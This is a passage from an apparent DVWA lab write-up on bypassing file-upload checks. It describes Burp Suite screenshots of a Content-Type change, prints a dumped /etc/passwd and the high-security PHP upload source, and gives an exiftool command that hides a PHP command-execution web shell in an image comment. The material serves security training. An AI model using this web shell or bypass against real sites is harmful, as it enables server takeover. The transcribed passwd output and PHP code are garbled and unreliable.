
The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A POST request is captured for the URL `http://localhost/DVWA/vulnerabilities/upload/`. The "Request" pane displays the raw HTTP request, which includes a file upload payload. The "Response" pane shows a successful response with status code 200. The "Inspector" pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The bottom status bar indicates the target is `http://localhost:80 [127.0.0.1]` and memory usage is 320.9MB.



8. Change content type parameter for successful file upload.



The screenshot shows the DVWA application's "File Upload" vulnerability page. The "Request" pane in the Burp Suite interface shows a modified POST request where the "Content-Type" header is set to "application/x-shockwave-flash". The "Response" pane shows the successful upload of a file named "dvwafile.swf". The "Inspector" pane on the right shows the response attributes, query parameters, body parameters, cookies, and headers. The bottom status bar indicates the target is `http://localhost` and memory usage is 150.0MB.




9. After successfully inject payload on system , exploit vulnerabilities.









```
root:x:0:0 root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:18:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/none/xstent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/none/xstent:/usr/sbin/nologin
systemd-network:x:98:98:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MySQL Server,,,:/usr/lib/mysql:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tssm:/bin/false
strongswan:x:103:65534:/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:system Time Synchronization:/usr/sbin/nologin
gophish:x:104:105:/var/lib/gophish:/usr/sbin/nologin
lodd:x:105:65534:/run/iodine:/usr/sbin/nologin
messagebus:x:106:106:/none/xstent:/usr/sbin/nologin
tcpdump:x:107:107:/none/xstent:/usr/sbin/nologin
miuredo:x:108:65534:/var/run/miuredo:/usr/sbin/nologin
rtp:x:109:65534:/var/run/rtpb:/usr/sbin/nologin
redis:x:110:110:/var/lib/redis:/usr/sbin/nologin
redisb64:x:112:114:/var/run/redis64:/usr/sbin/nologin
redis-lua:x:113:115:/var/run/redislua:/usr/sbin/nologin
redis-lua-pa:x:114:116:/var/run/redislua-pa:/usr/sbin/nologin
```

To direct input to this VM move the mouse pointer inside or press Ctrl+Q.

5.2.3 High Level Security

Once the file has been received from the client, the server will try to resize any image that was included in the request.

Steps:



1. View target page for testing.

The screenshot shows a web browser window titled "Kali - VMware Workstation". The address bar shows "localhost/DVWA/vulnerabilities/fileupload/". The main content is the "Vulnerability: File Upload" page from DVWA. On the left, there's a sidebar menu with various security test categories, and "File Upload" is highlighted. The main area has a form titled "Choose an image to upload:" with a "Browse..." button and an "Upload" button. Below the form, there's a section titled "More Information" with two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitesecurity/upload-forms-threat/>.


2. Upload sample file for testing of functionality.

The screenshot shows a file manager window titled "File Uploader" on the Kali Linux desktop. The left sidebar lists various attack types like Brute Force, Command Injection, etc., and "File Upload" is selected. The main pane shows a file tree under "Desktop" with several files listed. One file, "Logo.jpg", is highlighted. A table below the file list provides details for each file, such as Name, Size, Type, and Modified date. The table includes files like "abc", "password.txt", "safe.pdf", and "users.txt".

Name	Size	Type	Modified
abc	2.3 kB	Markup	14 May
password.txt	119.4 kB	Archive	Wed
Logo.jpg	37 bytes	Text	Sat
kali-burpsuite.desktop	294 bytes	Text	14 May
Logo.jpg	87.2 kB	Image	23 Mar
on쉘.php	903 bytes	Program	10:26
password.txt	60 bytes	Text	Wed
qr-code_attack.png	851 bytes	Image	29 May
safe.pdf	971.2 kB	Document	30 May
unsafe.pdf	132.5 kB	Document	Tue
users.txt	47 bytes	Text	Wed
XSS.js	933 bytes	Program	Yesterday
zip_root_cacher	1.6 kB	X.509 Certificate	24 May



3. View source code for analysis.



The screenshot shows a browser window with the URL `localhost/DVWA/vulnerabilities/new_source.php?upload&security=high`. The page title is "File Upload Source". The content displays the source code of a PHP script named `vulnerabilities/upload/source/high.php`. The code handles file uploads, checks for valid extensions (.jpg or .png), and limits file size to 1MB. It also checks if the uploaded file has been moved to the target path. If successful, it echoes a message indicating the file was uploaded. If not, it provides an error message about accepting only JPEG or PNG images.


```
<?php
if( isset($_POST['Upload']) ) {
    // DVWA is using to be strict on file uploads
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "/hackable/uploads/";
    $target_path .= basename($_FILES['uploaded']['name']);
}

// File verification
$uploaded_name = $_FILES['uploaded']['name'];
$uploaded_ext = substr($uploaded_name, strpos($uploaded_name, '.') + 1);
$uploaded_size = $_FILES['uploaded']['size'];
$uploaded_tmp = $_FILES['uploaded']['tmp_name'];

// File size check
if( ($strtolower($uploaded_ext) == ".jpg" || $strtolower($uploaded_ext) == ".jpeg" || $strtolower($uploaded_ext) == ".png") &&
    ($uploaded_size < 1000000) &&
    (getimagesize($uploaded_tmp)) ) {

    // Can we move this file to the upload folder?
    if( move_uploaded_file($uploaded_tmp, $target_path) ) {
        // Yes
        echo "<pre>Your image was uploaded.</pre>";
    }
    else {
        // No
        echo "<pre>$target_path successfully uploaded!</pre>";
    }
}
else {
    // Invalid file
    echo "<pre>Your image was not uploaded, we can only accept JPEG or PNG images.</pre>";
}
}
?>
```

4. Create payload with help of exiftool.



The screenshot shows a terminal session on a Kali Linux system. The user runs the command `exiftool -Comment '<?php echo "<pre>"; system($_GET["cmd"]); echo "</pre>"; ?>' Logo.jpg`. The output shows that 1 image file was updated. The terminal then lists files in the current directory, including `kali-burpsuite.desktop`, `om_shell.php`, `safe.pdf`, `unsafe.pdf`, `xss.js`, `zap_root_ca.cer`, and `users.txt`.

